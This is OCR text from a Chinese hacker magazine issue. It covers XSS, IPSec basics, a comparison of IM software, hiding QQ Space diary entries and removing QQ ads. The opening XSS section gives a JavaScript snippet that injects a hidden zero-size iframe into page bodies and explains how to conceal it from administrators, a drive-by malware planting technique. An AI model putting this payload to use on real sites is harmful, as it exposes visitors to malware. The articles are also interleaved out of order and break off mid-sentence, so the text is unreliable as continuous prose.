


图 8

三、挂马

Xss 挂马很简单，如果没过滤好的话大家就直接用<iframe>标签，但是现在的网管不是白痴，随便找下 iframe 标签就 ok 了，那怎么办？其实在以上的基础上，通过 document.write 来实现外，还能通过 js 文件。首先，我们把 Top.document.body.innerHTML=top.document.innnerHTML + '\r\n<iframe src=xxxxx width=0 height=0></iframe>' 保存为 js 文件，然后再引用这个文件<!--#include file="nohack.js" -->就达到了隐蔽的挂马。

风飘絮语：

一路到春天的尾声，日子总是一天一天的过，看身边的人努力的耕耘着。突然的发现生活的平淡无奇，却又蕴藏着无尽的热血激情。每天的三餐饭，同样的路，却路过不同的灵魂，解读异样的人生。你有留意过吗？当你疲倦的时候，停下来用心去看身边的每一个人，你是否明白那是怎样的一种耕耘？你是否明白，你需要的，是怎样的一种耕耘？

文 冷雪书生

淡淡 Windows 下的 IPSec

从本文你可以学到：

IPSec 的基础知识

常看到“黑手”上关于IPSec的文章，讲得很不错，很实用。但出于很多初学者可能对IPSec并不是很是清楚，所以下面偶就斗胆献丑一下，给大家讲讲IPSec方面的知识，让大家能对IPSec有一个清楚的认识。另外，由于IPSec可用在不同的系统中，在路由器和在操作系统上实现的过程炯然不同，加上偶能力也有限，所以本文仅探讨windows下的IPSec，不足之处还请大家见谅和指正，也希望对IPSec感兴趣的朋友有所帮助。

第一部分　基础知识

一、IPSec 概念

IPSec即**IP Security Policy**，即IP安全策略。**它是一种工作在TCP/IP网际层的协议**，也就是说IPSec要保护网络层的通信安全。在网络层有两个重要的协议：IP和ICMP，大家都知道IP对应的是IP地址，而ICMP为IP的伴随协议，它要依赖于IP协议，主要用于报告差错和测试IP地址的可达性，可达性在ICMP中称为echo reply(回声响应)，也就是ping命令，阻止ICMP后，就不能ping通IP地址或子网了。

单就网络层实现IPSec，使得IPSec应用能力有限，达不到安全的目的。由于网络通信中离不开端口，大家学网络编程的就应该知道有个东西叫Socket(*套接字或管套*)，而端口又是位于传输层，加上ICMP的编址方式也和传输层相似，所以将传输层的协议也扩充到IPSec中。其实也必须这样，这就相当于ARP和IP协议，虽然工作于不同的层次，但却联系得很紧密。

IPSec用得最广的应该是在VPN上了，但大家平时常见的还是用来封端口。IPSec并不单一，它集成了一整套安全体系，包括AH、ESP、IKE、身份验证和加密算法等几类。IPSec要结合这些才能发挥出它的强大功能，通过建立隧道，IPSec可以将通信双方的数据加密，以防止被监听，从而让数据安全的传输。因此可以定义为：**IPSec是一种工作于网络层的协议，它具有一整套的安全体系，通过对网络层和传输层的协议应用安全策略，来达到安全通信的目的**。但由于IPSec的局限性，使得它只能对这两层进行安全策略，对应用层的程序将不起作用。下面介绍一些与IPSec相关的重要概念，其它的将在后面适当的地方进行讲解。

二、密钥与数据加密

密钥就好比我们常见的钥匙一样，钥匙可以加锁和开锁，密钥可以加密和解密数据。数据加密是指用加密算法将正常的数据变为我们难以理解或毫无意义的数据，比如变成一堆随机字符串。如果我们直接将数据放在网络上进行传输，这是很不安全的，很容易被监听，然后攻击者就可以分析里面的数据。但如果我们将数据加密之后再传就安全多了。**密钥有对称和非对称两种**，对称密钥是指只有一把密钥，它同时用于加密和解密数据，即它既是公钥又是私钥，必须通过安全的方法将它传给接收方，比如拷贝，**使用对称密钥的算法常有DES、3DES、MD5、SHA**。非对称密钥是指有两把密钥，一把为公钥(*被公开，用于加密*)，一把为私钥(*被秘密保存，用于解密*)，它是最安全的加解密算法，因为只有拥有私钥的人才能解密，而这把私钥是不会在网络上传输的，**常见的非对称密钥算法有RSA、DH**。但由于非对称密钥实现起来很耗费CPU，要比对称算法慢1000多倍，所以我们通常都采用对称密钥算法。

三、AH 与 ESP

AH即**Authentication Header**，简称认证头，它用于确保传输数据的完整性(*未被修改*)和真实性(*为真实的发送者所发*)。它的结构如图1。




图1　AH结构

发送方发送数据时在IP头部后面插入AH头部，并且将IP头部中的协议置为51，以表示它是AH，接收方收到后对AH头部进行处理。IP数据报部分是被封装的数据。在AH头部中有6个字段，其中，“下一个首部”表示AH头部后的报头首部，如这里为IP。“SPI”表示安全参数索引，用来标志一个SA(*安全关联*)；“序号”用于防止重发攻击；“保留”字段未用；“AH认证部分”采用数字签名来鉴别发送方和数据的完整性，它主要是靠SPI来实现的。由于这里仅有AH头部而没有AH尾部，所以AH没有对用户数据进行加密，这样信息可能被监听。

ESP即**Encapsulation Security Payload**，简称封装安全有效载荷。ESP比AH更进一步，它将用户数据加密后再封装到IP包中，从而可以实现通信中的保密性。它的基本结构如图2。




图2　ESP结构

这里要将IP头部的协议字段置为50，表示是ESP，在ESP头部中有一个重要的SPI和序号。“ESP尾部”包括下一个首部，“ESP认证部分”和AH的认证部分一样。AH和ESP可以单独实施，也可以同时实施来进行安全通信。

四、理解 SA

SA (Security Association，安全关联)用于在通信双方建立一种信任关系，就是说通信双方必须在SA上达成一致，其中包括协商加密算法、认证算法等过程，这样双方才能完成通信，

方法很多，要的是自己学习和摸索，以上介绍的是本人经常涉及到的，为了让大家能更好的学习到xss的知识，我把一份国外的xss资料写在了http://xss.xssor.cn和http://xss.xssor.cn/xss下，查阅以及测试均在以上2个网站里，由于写稿比较匆忙，也未能表达的很清楚，不详细的地方可以来我博客http://www.xssor.cn提问，域名意思就是xss :)

编辑点评：

XSS是个很恐怖的东西，也许有人觉得弹个框框算什么，威胁不了什么，但是用跨站配合现在的AJAX，利用网站本身提供的一些函数，WEB WORMER就是这么产生的。关于WEB 2.0里的AJAX跨站利用，大家可以看看余弦函数的BLOG，那确实是个牛人，要想学HTML、JAVASCRIPT，大家可以到MONYER的网站去看看。以前剑心也有类似的文章，总的来说，利用好XSS，真的很好很强大…… NOHACK

酷玩语：

想当年，邓爷爷大笔一挥，带来了如今的繁华盛世。如今，酷玩也要坚持这条路线，坚持改革开放一百期不动摇。文章不再局限于QQ和IM，而是各种有趣的新奇的软件玩法技巧，我们需要的是你的想象力，有什么新奇的想法玩法，疯狂的砸过来吧……

非主流IM软件简单测试

图 蜀国布衣

从本文您可以学到：

了解几款常用IM软件的特点

如果说网络改变了人们的生活方式，那么IM软件（即时通信软件）就改变了人们的联系方式。一直以来只要提到IM软件，我们首先就会想到腾讯QQ。其实除了腾讯QQ以外，我们还有很多的IM软件可以选择。虽然这些软件并不是主流的IM软件，但是我们依然可以感到很多的不同之处。今天我们就选择了常见的四款IM软件，百度Hi、Lava-Lava、新浪UC和网易泡泡，来对它们进行一番简单的比较测评。

一、软件测评

1.百度Hi

3月26日百度Hi开始进行公测，笔者也有幸得到一个百度好友的邀请。利用百度账号登录以后，程序会自动导入百度空间中的好友，这样就可以随时与他们进行对话。为了避免网络账号过多的烦恼，用户可以开通“邮件地址登录”功能，这样就可以使用邮件地址登录百度Hi。从百度Hi的界面可以看到，百度Hi还是非常简洁的，目前只加入了常见的控制功能，并且没有让人深恶痛绝的广告。

百度Hi的用户查找和好友添加是分开的，点击“找朋友”按钮可以在百度里面，通过兴趣、爱好、血型、星座等组合找到朋友。点击“添加”按钮可以根据账号和邮件地址，来直接添加相应的用户。正所谓“物以类聚，人以群分”，群就是专门为志同道合的朋友，提供了一个广泛交流、畅所欲言的场所。百度Hi允许用户同时参加20个群组，每个群组支持多达256个成员。

百度Hi可以支持文字聊天、语音聊天和视频聊天以及文件传输等功能，可惜不支持离线传输。我们从百度Hi的版权中可以看到，它们的语音聊天采用的是GIPS语音引擎。这里所说的GIPS语音引擎，就是腾讯QQ语音所使用的后台技术。我们都知道自从QQ语音聊天采用这项技术后，其语音聊天的流畅性引来用户的普遍叫好声。因此我们有理由相信，百度Hi的语音聊天还是非常优秀的。

百度Hi和百度的其它产品，比如百度搜索、百度知道、百度空间都进行了集成。比如点击主面板上的空间图标，用户不需要进行登录即可进入空间首页。如果用户好友的空间进行了更新，会在联系人头像的左侧进行提示。QQ中的“最近联系人”可以帮助用户查找新近联系的用户，而在百度Hi中选择“按联系频度排序”选项，和你联系最频繁的好友便一目了然。

“**小结**：从百度Hi的整个界面可以看到，百度Hi是一款不求完美只求实用的IM软件。软件已经结合了即时通讯这样的功能，因此以后只需要不断完善已有的功能，并加强软件的安全性能即可。毕竟刚刚推出的软件已经发现了那个低级的漏洞。”

2.Lava-Lava

Lava-Lava安装完成以后，在登录界面中点击“申请GID号”申请一个Lava-Lava的账号。整个申请过程和QQ的申请过程差不多，同样提供账号与电子邮件地址进行捆绑。重新登录界面的

SA是单向的，必须成对出现，一个用于入站通信，一个用于出站通信。如果与多台主机实现IPSec通信，则相应的要使用多个SA对，每个SA用唯一的SPI来标识，所以可以根据SPI的值来决定使用哪个SA。IPSec自身不具有建立SA的方法，而只能通过IKE建立SA。SA用于确保发送方到接收方的通信安全，要定义SA需要经过2个阶段，具体为：

第一阶段：主模式SA或积极模式SA

只有在远程VPN或Easy VPN（简单VPN）中才使用积极模式，对于主模式有3个过程：

1．策略协商：包括加密算法（DES3DES）、完整性算法（MD5SHA）、DH密钥组、身份验证方法（KerberosV5、证书或预共享密钥），这是必须的。

2．DH交换：任何时候都不会进行实际密钥的交换，而只交换DH密钥生成的共享密钥的基本信息，交换后，每台计算机上的IKE会生成主密钥。

3．身份验证：为了防止中间人攻击，计算机会对DH密钥交换进行身份验证，验证失败，通信将被终止。

第二阶段：快速模式SA

快速模式也有3个过程：

1．策略协商：包括协商AH或ESP、完整性算法、加密算法，产生一对SA。

2．刷新或交换会话密钥：刷新旧的密钥会自动生成新的会话密钥，也可以通过进行第二次DH交换来生成会话密钥。

3．SA和会话密钥以及SPI一起交给IPSec驱动程序。

首先介绍什么是IPSec策略代理，IPSec策略代理中存放了提供给IPSec筛选器进行过滤时所需要的信息，IPSec驱动程序将对这些信息进行处理，如果计算机是AD的成员，则可以从AD服务器上获取IPSec策略，然后传给IPSec筛选器，否则将从本地（本机）上获取IPSec策略信息，然后转交给IPSec筛选器，大家常见的就是这种方式，IPSec驱动程序的处理过程如图3。




图3 IPSec驱动程序处理过程

假如PCB要ping PCA，但在PCA上却对ICMP进行了阻止，则当PCB的ICMP数据包到达PCA端时，PCA的IPSec驱动程序会查看IP筛选器列表，看有没有对ICMP进行阻止，而IP筛选器列表要马上从本地或AD的IPSec策略代理那里获取信息（当然它可以自己保存一些），然后通知IPSec驱动程序，ICMP为阻止状态，因此ICMP数据包将被禁止到达PCA端，所以PCB ping PCA将提示超时出错（timeout）。

这期的文章就先介绍到这里，更精彩的内容就期待下期的杂志吧。

编辑点评：

IPSec是个复杂的系统，如果你要很好的使用它，你必须要了解它。基础知识只是个开始，通过这次的IPSec专题，希望大家能充分了解IPSec是怎样工作的，当以后你架设自己的网络时，你会发现这部分知识让你受益匪浅。

“网吧模式”，可以在退出的时候清除相关信息，从而有效的保护个人安全。登录成功以后发现Lava-Lava的界面同样非常的简洁大方并且没有广告。

成功登录后点击界面下部的“添加”按钮，在弹出的查找界面中选择“看谁在线上”，点击“下一步”按钮系统会返回在线用户信息。除此以外可以按照“查找本地网络账户”、“按昵称或邮件查找”、“按兴趣查找”等来查找和添加好友。为了给志同道合的伙伴提供轻松交流的环境，Lava-Lava为用户提供了“部落”功能，每个部落支持多达300人进行交流。

Lava-Lava也支持文字、语音和视频等多种聊天方式，并且还可以支持离线语音留言，用户可以随时录制30秒留言给不在线的好友。虽然Lava-Lava并没有采用GIPS语音引擎，但是其无论是在音频、视频的效果上，都已经和腾讯QQ不相上下。而且Lava-Lava所提供的多人语音和视频会议，使多人交流变得更加的方便。文件传输是一项常见的功能，软件不仅支持正常的在线文件传输，还支持文件离线传输。另外程序特有的“10分钟提醒”功能，会在10分钟后再次向你弹出接收提示。

随着Web2.0时代的到来，网络社区和IM软件进行关联已经深入人心，通过程序可以登录Lava-Lava的社区网站。另外Lava-Lava的文件共享功能，可以让用户轻松分享任何资源，这样通过电子邮件等不方便共享的大型文件就能方便共享。用户只需要对共享资源的访问权限、密码验证等信息进行设定即可。

小结：Lava-Lava虽然名气赶不上腾讯QQ，但是不断创新的精神还是值得钦佩的。比如离线传输、离线语音留言等都为其首创，并且使用这些功能的时候不需要任何的费用，由此也可以看出其在IM软件中的优势。

3.网易泡泡

网易泡泡是由网易公司开发的一款即时通讯工具，因此用户直接使用网易的通行证来登录。这样用户使用一个网易账号，就可以享受到网易所有的服务内容。登录成功以后可以看到，网易泡泡集中了网易的主要功能，包括电子信箱、图片共享等，并且会提示信箱中新的邮件。网易泡泡的界面同样非常简单，并且界面中也没有任何的广告信息。

点击操作界面下的“添加好友”按钮，在弹出的窗口“查找用户”向导，用户可以利用通行证、省份城市、性别年龄等帮助查找用户。相信很多使用过QQ的朋友一定都知道“群”功能，而泡泡中也提供了功能更加全面的“兴趣组”，这样志同道合的朋友就可以聊个痛快。网易泡泡选择创建群的最大成员限制，分为50、200、500、1000四种，不过要注意限制数量与需要消耗的金币成正比。

文字、语音、视频这些聊天方式，对于网易泡泡来说也是一个都不少。但是网易泡泡的音频和视频效果并不是太好，但文字聊天一次支持发送3000字的超大内容。对于文件传输来说也有所不同，比如QQ等IM软件都是PTOP的服务方式，而网易泡泡使用PTOSTOP的方式。这样文件就从个人到服务器，再由服务器转发到个人上。另外所有发送的消息，传输的文件都经过加密处理。可惜网易泡泡不支持文件的离线传输。

另外，网易泡泡还可以通过插件支持MSN和Yahoo，这样用户只需要登录网易泡泡就能和三款即时通信软件中的好友进行交流。除此以外泡泡提供了一个超级个性的音乐盒，用户不但可以进行本地和在线音乐的播放，还可以对网络电台的信息进行收藏，从而实现聊天和娱乐两不误。

小结：网易泡泡除了基本的即时通讯功能外，最重要的功能就是它的音乐盒功能。不过由于网易泡泡已经很久没有更新了，因此没有什么个性化和流行的相关功能，看来网易泡泡还需要加油才行啊。

4.新浪UC

新浪UC是新浪从其它软件商购买的一款IM软件。点击“申请UC号”按钮来申请UC账号，申请过程和QQ号码的申请过程是一样的。如果用户已经拥有了新浪通行证的话，那么也可以使用新浪通行证直接登录来使用UC，这时UC系统会自动分配给你一个新的UC号码。新浪UC的界面还是非常的简单，不过在其聊天窗口的上方拥有广告。

直接点击UC主窗口中的“查找”按钮，在弹出的窗口就可以查找好友来交流。UC提供了四种查找方式，分别是“看看谁在线”、“通过UC号码查找”、“通过sina会员名查找”和“按昵称、电子邮件查找”。为了给用户提供一个专门的聊天区域，新浪UC提供了“同学录”和“团体”两类，用户可以根据团体类型来进行搜索查找。

新浪UC也包括文字、语音、视频这些聊天方式，UC的音频和视频的聊天效果总的来说表现一般。新浪UC的文件传输非常稳定，而且最多支持10个文件进行。当用户接收到文件以后，如果想再和其它的网友进行共享的话，可以点击“转发”按钮后选择想要转发的好友即可。另外，在“推荐聊天室”集合了很多的聊天室，在聊天室中就可以和各个用户胡吹海聊。

由于新浪最重要的资源信息就是新闻，因此程序会定时弹出“今日资讯”窗口，在里面就可以看到最新的新闻信息。另外由于新浪UC集合了游戏、博客、播客、直播等内容，用户可以全方位的使用新浪提供的各种功能。尤其是其提供的直播功能，可以收看各种各样的直播节目。


小结：新浪UC除了基本的即时通讯功能外，最重要的就是集合了新浪网提供的功能。可以说UC是充分发挥了新浪的各个特性，使其成为一款集合了新浪各个功能的终端软件，并不是进行一味的跟风而成的一款IM软件。

二、小结

通过上面简单的测评和介绍，我们发现这些非主流的IM软件虽然在名气上并不能和腾讯QQ相比，但是由于每款软件都有自己的特色，因此不同的用户可以选择不同的IM软件，这样在交流起来时也更加的顺手和称心。

编辑点评：

IM软件开始泛滥了，因为不同的需要，虽然功能上大致相似，但各个软件也有自己的特点。根据你的需要选择吧。不过如果你用的太多了，打开电脑就要挂N个IM，那也很让人头痛的。



我的日志你别看——QQ空间日记加密

图：活在记忆里

通过本文您可以学到：

通过Flash“加密”你的空间日志

有时候，自己在QQ空间里写写文章，发发自己的感想和照片。如果你的某一篇文章不想让其它人看到，只想让你心中的那个人看到，有什么办法既不设QQ空间访问密码，也不设密友就能让别人正常访问自己的空间，而且他人看不到你加密的日志文章呢？

我们可以通过在文章中插入一个Flash与腾讯推出的禁止一键转载即可实现。

Flash地址：http://data1.flash.qq.com/0/0/191/246-1187856323.swf?key=你想设置的密码

密码是自定义的，把地址最后面的“你想设置的密码”改成你要设的密码。

在文章里插入的Flash宽为666，高是根据自己文章的字是多少来设。横纵坐标自己来设，如果日志短就填0，如图1。你可以多试几次，弄到Flash挡住你的日志即可。





图1 插入Flash

日志居中比较好，这样就OK啦，如图2。

还有，别忘了设置禁止别人转载你的文章，因为转载后，别人一编辑就知道你写的是什么内容了。


图2 显示效果

编辑点评：

这个方法的原理是相当的简单，就是通过Flash来覆盖掉日志内容，对付小菜绝对够用哦，不过遇到高手，看看源代码分析分析，嘿嘿。

图 蜀国布衣

简单去除QQ和MSN中的广告

通过本文您可以学到：

· 手工清除QQ和MSN的广告

腾讯QQ和微软MSN是国内用户最常用的两款IM软件。通过IM软件给广大用户，无论是工作还是生活，都带来了极大的便利。可是让人感到闹心的是，这两款IM软件都带有广告信息，因此让很多用户都感到非常的不爽。今天我就教大家如何去除其中的广告信息，希望那些即喜欢原版QQ，同时又讨厌广告内容的朋友赶紧往下看。

一、清除QQ的广告信息

方法一：首先找到QQ的安装目录，通常QQ都安装在Program Files/QQ文件夹里面。其实修改的方法也是非常的简单，首先通过查找存放皮肤的文件夹，其中有一个文件名为**IMSkin.ini**，利用记事本程序打开它进行编辑。查找**rightSpace**这个字符串，**把程序原本默认的rightSpace=0改为rightSpace=-242**。再点击查找**menuShowBand**这个字符串，同样**把默认的menuShowBand = 1改为menuShowBand = 0**即可，大家注意这个等式的前后都有空格，如图1。其他的字符串不要动，然后保存记事本信息，重启QQ软件，发现广告是不是已经不见了呢？


